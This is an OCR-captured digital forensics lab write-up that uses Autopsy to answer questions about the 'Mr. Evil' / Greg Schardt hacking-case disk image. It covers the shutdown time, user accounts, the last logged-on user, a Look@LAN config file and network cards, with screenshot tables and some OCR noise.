SecEvent.Evt			3	2004-08-19 21:59:15 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	65536	Allocated	Allocated
SECURITY			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 04:04:03 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	262144	Allocated	Allocated
SECURITY.LOG			3	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	1024	Allocated	Allocated
software			3	2004-08-27 20:46:33 GMT+05:00	2004-08-27 20:29:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	8650752	Allocated	Allocated
software.LOG			3	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated

Metadata
Name: **DefaultDomainName**
Type: REG_SZ

Value
N-1A9ODN6ZXK4LQ

Picture 6:Primary Domain name

8. When was the last recorded computer shutdown date/time? The last recorded shutdown time at **27-08-2004 10:46:27**.



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config

23 Results


...ne	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Hash
20:29:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	8650752	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	85af9ce354890337cel
20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	41ae974e38e845822t
22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	630784	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	7240000a70df45789d
20:46:29 GMT+05:00	2004-08-27 20:46:29 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	65536	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	06e1549454814d1d5f
20:31:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:06 GMT+05:00	2621440	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	3e4f17d1e4d84e2766
20:46:33 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	698b64ed72db5eb91c
22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	389120	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32...	061b9a703b1fbb591a

Metadata
Name: **ExitTime**
Type: REG_SZ

Value
2004/08/27-10:46:27

Picture 7:Last recorded Shutdown Time

9. How many accounts are recorded (total number)? There are 5 accounts: **Administrator, Guest, Help Assistant, Mr.Evil, Support 388945a0**.



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config

23 Results


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
default			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 03:53:22 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	262144	Allocated	Allocated
default.LOG			3	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated
default.sav			3	2004-08-19 21:56:20 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	90112	Allocated	Allocated
SAM			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 03:35:21 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	262144	Allocated	Allocated
SAM.LOG			3	2004-08-27 20:08:23 GMT+05:00	2004-08-27 20:08:23 GMT+05:00	2004-08-27 20:08:23 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	1024	Allocated	Allocated
SecEvent.Evt			3	2004-08-19 21:59:15 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	65536	Allocated	Allocated
SECURITY			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 04:04:03 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	262144	Allocated	Allocated

Metadata
Name: **V**
Type: REG_BIN

```
0x1c0  43 00 4E 00 3D 00 4D 00 69 00 63 00 72 00 6F 00   C.N.=.M.i.c.r.o.
0x1d0  73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00   s.o.f.t. .C.o.r.
0x1e0  70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00   p.o.r.a.t.i.o.n.
0x1f0  2C 00 4C 00 3D 00 52 00 65 00 64 00 6D 00 6F 00   ,.L.=.R.e.d.m.o.
0x200  6E 00 64 00 2C 00 53 00 3D 00 57 00 61 00 73 00   n.d.,.S.=.W.a.s.
0x210  68 00 69 00 6E 00 67 00 74 00 6F 00 6E 00 2C 00   h.i.n.g.t.o.n.,.
0x220  43 00 3D 00 55 00 53 00 54 00 68 00 69 00 73 00   C.=.U.S.T.h.i.s.
0x230  20 00 69 00 73 00 20 00 61 00 20 00 76 00 65 00    .i.s. .a. .v.e.
0x240  6E 00 64 00 6F 00 72 00 27 00 73 00 20 00 61 00   n.d.o.r.'.s. .a.
0x250  63 00 63 00 6F 00 75 00 6E 00 74 00 20 00 66 00   c.c.o.u.n.t. .f.
0x260  6F 00 72 00 20 00 74 00 68 00 65 00 20 00 48 00   o.r. .t.h.e. .H.
0x270  65 00 6C 00 70 00 20 00 61 00 6E 00 64 00 20 00   e.l.p. .a.n.d. .
0x280  53 00 75 00 70 00 70 00 6F 00 72 00 74 00 20 00   S.u.p.p.o.r.t. .
0x290  53 00 65 00 72 00 76 00 69 00 63 00 65 00 00 00   S.e.r.v.i.c.e...
0x2a0  01 02 00 00 07 00 00 00 01 00 01 00 01 00 01 00   ................
0x2b0  3C DB B9 0E CC 23 11 5F 57 96 11 C9 60 42 91 B8   <....#._W...`B..
0x2c0  01 00 01 00 01 00 01 00                           ........
```

Picture 8:Existing accounts

10. What is the account name of the user who mostly uses the computer? The user that mostly uses the computer is **Mr.Evil**.


SCHARDT_01072020 - Autopsy 4.15.0
Keyword search 1 - 1074
Keyword search 2 - Event ID: 1074
Keyword search 3 - Event Viewer
Keyword search 4 - eventvwr.msc
Keyword search 5 - Shutdown Time

/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil

19 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
Start Menu				2004-08-19 22:00:09 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-27 20:08:06 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	256	Allocated	Allocated
Templates				2004-08-20 03:24:35 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-20 20:17:59 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	56	Allocated	Allocated
.gtk-bookmarks			0	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	0	Allocated	Allocated
interception			4	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	173372	Allocated	Allocated
NTUSER.DAT			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:13 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	786432	Allocated	Allocated
ntuser.dat.LOG			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	1024	Allocated	Allocated
ntuser.ini			0	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:08 GMT+05:00	180	Allocated	Allocated


Displays extracted text from files and keyword-search results. Requires Keyword Search ingest to be run on a file to activate this viewer.

Text Source: File Text

```
regf
nd Settings\Mr. Evil\ntuser.dat
+gDIRT
```

Picture 9:User mostly used the computer

11. Who was the last user to logon to the computer? Last user was **Mr.Evil**



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config

23 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
SECURITY			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 04:04:03 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	262144	Allocated	Allocated
SECURITY.LOG			3	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-27 20:32:56 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	1024	Allocated	Allocated
software			3	2004-08-27 20:46:33 GMT+05:00	2004-08-27 20:29:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	8650752	Allocated	Allocated
software.LOG			3	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated
software.sav			3	2004-08-19 21:56:20 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	630784	Allocated	Allocated
SysEvent.Evt			3	2004-08-27 20:46:29 GMT+05:00	2004-08-27 20:46:29 GMT+05:00	2004-08-27 20:46:29 GMT+05:00	2004-08-19 21:59:15 GMT+05:00	65536	Allocated	Allocated
system			3	2004-08-27 20:46:33 GMT+05:00	2004-08-27 20:31:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:06 GMT+05:00	2621440	Allocated	Allocated


Winlogon: GPExtensions, Notify, SpecialAccounts, AutoRestartShell, DefaultDomainName, DefaultUserName, LegalNoticeCaption, LegalNoticeText, PowerdownAfterShutdown, ReportBootOk, Shell, ShutdownWithoutLogon, System, Userinit, VmApplet, SfcQuota, allocatecdroms, allocatedasd, allocatefloppies, cachedlogonscount, forceunlocklogon, passwordexpirywarning, scremoveoption

Metadata
Name: **DefaultUserName**
Type: REG_SZ

Value
Mr. Evil

Picture 10:Last user

12. A search for the name of “G=r=e=g S=c=h=a=r=d=t” reveals multiple hits. One of these proves that G=r=e=g S=c=h=a=r=d=t is Mr. Evil and is also the administrator of this computer. What file is it? What software program does this file relate to? The file is the **irunin.ini** and is related to **Look@LAN**



/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Look@LAN


18 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(M
irunin.ini	❗	▨	4	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	18197	Allocated	Allocate
irunin.lng			4	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	15938	Allocated	Allocate
lalassoc.dat			4	2003-04-27 18:31:26 GMT+05:00	2004-08-25 20:56:05 GMT+05:00	2004-08-26 20:06:15 GMT+05:00	2004-02-16 15:51:14 GMT+05:00	2324	Allocated	Allocate

```
InstallType=0
[Variables]
%LANHOST%=N-1A9ODN6ZXK4LQ
%LANDOMAIN%=N-1A9ODN6ZXK4LQ
%LANUSER%=Mr. Evil
%LANIP%=192.168.1.111
%LANNIC%=0010a4933e09
%ISWIN95%=FALSE
%ISWIN98%=FALSE
%ISWINNT3%=FALSE
%ISWINNT4%=FALSE
%ISWIN2000%=FALSE
%ISWINME%=FALSE
%ISWINXP%=TRUE
%ISUSERNTADMIN%=TRUE
%TEMPLAUNCHDIR%=C:\DOCUME~1\MRD51E~1.EVI\LOCALS~1\Temp
%WINDIR%=C:\WINDOWS
%SYSDRV%=C:
%SYSDIR%=C:\WINDOWS\System32
%TEMPDIR%=C:\DOCUME~1\MRD51E~1.EVI\LOCALS~1\Temp
%SCREENWIDTH%=800
%SCREENHEIGHT%=600
%REGOWNER%=Greg Schardt
%REGORGANIZATION%=N/A
%DATE%=08/25/04
%CURRENTMONTH%=8
```

Picture 11:Mr.Evil is the Administrator

13. List the network cards used by this computer. There are two cards.



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config


23 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
software			3	2004-08-27 20:46:33 GMT+05:00	2004-08-27 20:29:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	8650752	Allocated	Allocated
software.LOG			3	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated
software.sav			3	2004-08-19 21:56:20 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	630784	Allocated	Allocated

Metadata
Name: **Description**
Type: REG_SZ

Value
Compaq WL110 Wireless LAN PC Card

Picture 12:Wireless card



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config

23 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
software			3	2004-08-27 20:46:33 GMT+05:00	2004-08-27 20:29:44 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	8650752	Allocated	Allocated
